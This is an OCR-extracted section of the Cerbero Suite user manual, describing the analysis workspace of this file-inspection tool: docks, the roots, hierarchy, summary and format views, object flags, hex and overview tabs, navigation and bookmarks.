
All views within workspaces are organized in docks, enabling you to easily rearrange them to suit your preferences simply by dragging them by their dock title.




4.4.1 FLOATING DOCKS

You can create floating docks that are independent from the workspace window. To move these floating dock windows, hover your mouse over the small gray margin just below the

window title.




Shortly, a drag handle will appear, allowing you to drag the dock to your desired location.




4.4.2 SAVING THE WORKSPACE LAYOUT

To preserve the arrangement of your docks, you can select the 'Save Workspace Layout' menu action. Each workspace in Cerbero Suite maintains its own unique layout.




4.4.3 RESETTING THE WORKSPACE LAYOUT

To return the workspace layout to its original state, select 'Reset Workspace Layout'.



4.5 FULL SCREEN MODE


The 'Full Screen' menu action expands the current view to occupy the entire screen.



Pressing the Ctrl+Alt+F shortcut again restores the view to its original state.

4.6 SINGLE VIEW MODE

The 'Single View' menu action expands the current view to occupy the entire workspace area.




Pressing the Ctrl+Alt+S shortcut again restores the view to its original state.

4.7 BACK TO THE MAIN WINDOW


From the analysis workspace, returning to the main window is always possible. If you opened the analysis workspace from the main window, simply closing the analysis window will take you back to the main window.

However, there are scenarios where the main window has not been created, such as when opening a file directly from the command line or initiating a file scan from the system shell context menu. In these situations, the analysis workspace opens directly, bypassing the step of launching the main window. Consequently, closing the analysis workspace in these cases won't take you back to the main window. To return to the main window, you need to use the 'Go To Report' action, accessible from both the 'File' menu and the toolbar. For simplicity, this action can always be used to navigate back to the main window, regardless of the context.



4.8 ROOTS VIEW

The roots view presents the scanned top-level objects similarly to how the main window displays them after a system scan.




#	File	Risk	Format
26	C:\Windows\SysWOW64\aeevts.dll	0%	PE
27	**C:\Windows\SysWOW64\amcompat.tlb**	**0%**	**PE**
28	C:\Windows\SysWOW64\amstream.dll	0%	PE
29	C:\Windows\SysWOW64\apds.dll	15%	PE
30	C:\Windows\SysWOW64\api-ms-win-appmodel-identity-l1-1-0.dll	0%	PE

This view allows you to switch the current top-level object (root) within the context of the analysis workspace, eliminating the need to return to the main window.

Selecting a different root object changes the contents of the hierarchy, summary, and format views.

4.8.1 ADDING A ROOT OBJECT FROM DISK


Through the view's context menu, you can add a root object by selecting a file from the disk.



After a root object is added, it is scanned only when you open it for inspection.

4.8.2 REMOVING A ROOT OBJECT


Similar to adding an object, you can remove one using the view's context menu.



Warning: this action is irreversible. Once removed, the object's analysis data cannot be restored.


4.9 HIERARCHY VIEW

The hierarchy view shows the current root object along with all its child objects. Using this view, you can access the child objects.



Selecting a different object in the hierarchy view changes the contents of the summary and format views.


The hierarchy view includes a text filter, allowing you to quickly locate the child objects of interest.



Note: In Cerbero Suite, you can toggle focus between a text filter and the control it filters by pressing the Ctrl+T shortcut.

4.9.1 SAVING AN OBJECT TO DISK

If an object is currently loaded, you can save it to disk by selecting the 'Save to Disk' action from the context menu.




4.9.2 ADDING A CHILD OBJECT

Adding a child object is performed within the analysis view, specifically through a hex view or a file system view.


4.9.3 UNLOADING A CHILD OBJECT

Unloading a child object by selecting the 'Unload' action from the context menu can help reduce resource usage, though it's not strictly required. Cerbero Suite efficiently manages resources and adheres to the RAM usage limits specified in the settings.



4.9.4 REMOVING A CHILD OBJECT


To remove a child object, select the 'Remove' action from the context menu.




Warning: this action is irreversible. Once removed, the child object's analysis data cannot be restored.

4.9.5 OBJECT FLAGS

At times, the calculated risk factor for a file may be accompanied by letters.



The letters accompanying the calculated risk factor represent issues encountered during the scanning process. By hovering the mouse pointer over the object, you can receive an explanation of what these letters signify.




The letters that may follow the calculated risk factor for a file indicate specific issues encountered during its scanning:

- **c** - Failed decompression
- **e** - Failed decryption
- **s** - File size exceeds the limit (this is configurable)
- **n** - Object is nested too deeply (this is configurable)
- **m** - Some child objects were not processed (this is configurable)
- **r** - Not all entries could be saved to the report due to exceeding the maximum number
- **h** - Not all shellcode entries could be saved to the report, as there were too many
- **p** - The file format parser encountered an internal limit

4.10 SUMMARY VIEW

The summary view displays scan results for the current object, if any are available.




Scan results are organized into the following categories:

- **Threats:** Represents the most critical level of findings, indicating direct threats posed by the object.
- **Intrinsic Threats:** Identifies threats inherent to the object's nature. For instance, executable files inherently contain code that could be considered a threat due to their potential to execute harmful actions.
- **Warnings:** Highlights potential threats or issues with the file's format that may not pose an immediate risk but warrant attention.
- **Privacy:** Points out potential private or sensitive information embedded within the object that may be of concern.
- **Information:** Includes general information and metadata, as well as any type of interesting artifact that doesn't neatly fit into the other categories.
- **Online:** This category includes results that provide additional information fetched from online resources, which becomes accessible when the user interacts with these results.

4.10.1 REMOVING A SCAN ITEM

To remove a scan item from the summary, simply select the 'Remove' option from the context menu. However, doing this will not affect the calculated risk for the object.



Warning: this action is irreversible.

4.10.2 ADDING A CARBON DISASSEMBLY PROJECT


You can add a Carbon disassembly project for the current object by selecting "New Disassembly..." from the context menu. Alternatively, this action can be performed using the corresponding entry in the main menu or the toolbar button.

An individual object in the hierarchy can be associated with multiple Carbon disassembly projects, each potentially set to a different default architecture. Additionally, it's possible to mix architectures within the same disassembly project.

A disassembly project can be deleted in the same manner as any other scan item.

4.11 FORMAT VIEW


The format view displays items related to the format of the current object under analysis.



Similar to the hierarchy view, this view includes a text filter to quickly locate items of interest.

4.12 OUTPUT VIEW

The output view is a text view dedicated to displaying textual output from various sources: the scan process, the invocation of actions, the evaluation of statements in the command line interpreter, and the invocation of the 'print' function from Python.




4.13 ANALYSIS VIEW

The analysis view functions as a unique container within which content is populated exclusively by three sources: the hierarchy view, the summary view, and the format view. It doesn't adhere to a fixed visual format; instead, it serves as a flexible space that can display a variety of views based on the item selected.

Selecting a specific item from any of the mentioned sources can result in different types of displays within the analysis view. For example, clicking on one item might generate a table, whereas another item could lead to the presentation of a text view.

4.13.1 TABS

The analysis view is capable of presenting multiple inner views for the same item, illustrating its versatility. For instance, an object in the PDF format can be visualized in various ways within the same analysis view. It can be seen in its raw form, its decompressed stream can be inspected as hex or text, or its dictionary can be examined as a tree. When a different tab is selected, a distinct view is presented, all within the context of the same analysis view.




4.13.2 HIERARCHY OBJECTS TABS

When an object from the hierarchy view is selected, it causes the analysis view to display various tabs. These tabs vary depending on the object: some are universal to all objects, some are specific to objects within the same category, and others are unique to the type of object being viewed. We'll explore the tabs that are common across all objects and those that are shared by objects within the same category.

4.13.2.1 OVERVIEW TAB

The overview tab offers detailed information about the object, including its name, size, calculated cryptographic hashes, file timestamps, and object-specific information. Additionally, if available, it outlines the quotas of different data types within the object and the

calculation of entropy for foreign data.




An object can include four types of generic data:

- **Format Data:** Integral to the object's format.
- **Foreign Data:** Not part of the object's inherent structure, thus unaccounted for.
- **Unreferenced/Unknown Data:** Although part of the object, this data is either not referenced or its purpose is unknown.
- **Custom Data:** Optionally included in some objects, this data is part of the format but can consist of arbitrary contents. For example, archives may classify embedded files under this type.


4.13.2.2 HEX TAB

The hex tab presents the content of the object in a hex view.




4.13.2.2.1 DATA RANGES


When the current object supports data types, a range bar adjacent to the hex view provides an overview of the data types present in the file and their distribution.




You can swiftly navigate to a specific data type directly from the hex view's context menu by selecting the 'Ranges' → 'Jump To...' action.




You can choose the type of data you wish to jump to, as well as specify the minimum amount of contiguous bytes of that data type that interests you.



Finally, the hex view will navigate to and display the requested data type.




To select contiguous data of the same type, utilize the 'Ranges' → 'Select Contiguous Range' action available in the context menu.




4.13.2.2.2 ADDING CHILD OBJECTS

Child objects can be created exclusively within the analysis view and must originate from a hex view or a file system view. To create a child object from a hex view, position the caret at the desired starting point of the child object. If no data is selected, the size of the child object will be determined by the total data amount available in the hex view minus


the offset of the current caret position. Under these conditions, a 'Add Child Object' option becomes accessible in the context menu.




If you select data, the corresponding action in the context menu will be labeled 'Add Selection as Child Object'.




Regardless of the action's name, selecting it will prompt a dialog box where you can specify the name of the child object, its format, and whether filters should be applied before loading it. Cerbero Suite attempts to automatically determine the format of the child object and select the most suitable option.



If you decide that the object should undergo transformation (such as decoding, decompressing, decrypting, etc.) before being loaded, you can specify the necessary filters.




After confirming the dialog, the new child object will appear in the hierarchy view. You can start its analysis by selecting it.




4.13.2.3 TEXT TAB

The text tab presents the content of the object in a text browser view.




4.13.2.4 RAW DATA TAB

The raw tab is not commonly available; it appears only when the entire object required decompression or decryption prior to scanning. In such instances, the object's data stream is replaced, and the raw tab provides the functionality to examine the original data stream in a hex view.




4.13.2.5 PREVIEW TAB

The preview tab provides a preview of text documents or media objects, like images.




4.13.2.6 EXPLORE TAB

The explore tab facilitates the exploration of file system objects.




4.13.2.7 ADDITIONAL TABS

Object may feature their own unique tabs. For instance, a Microsoft Excel document displays its spreadsheets within an additional tab.




4.13.3 NAVIGATION


The navigation within the analysis window is highly advanced, enabling users to seamlessly toggle between hierarchy views, summary views, and format views. Utilizing the navigation arrows allows users to return precisely to their previous location in the analysis.




For example, you might find yourself inspecting a table after selecting an item from the format view.



Subsequently, you might choose to examine the disassembly details available in the summary view.



If you opt to navigate back using the navigation action, you will be returned to the exact table in the same state as it was when you previously examined it.




Navigating forward will once again bring you to the analysis of the disassembly.


Navigation actions are useful because they streamline the analysis process, allowing users to efficiently move between different views and states of their data without losing context or progress.

4.13.4 BOOKMARKS


Bookmarks are a highly effective feature within analysis views, offering two types: global bookmarks and those specific to the current root object.



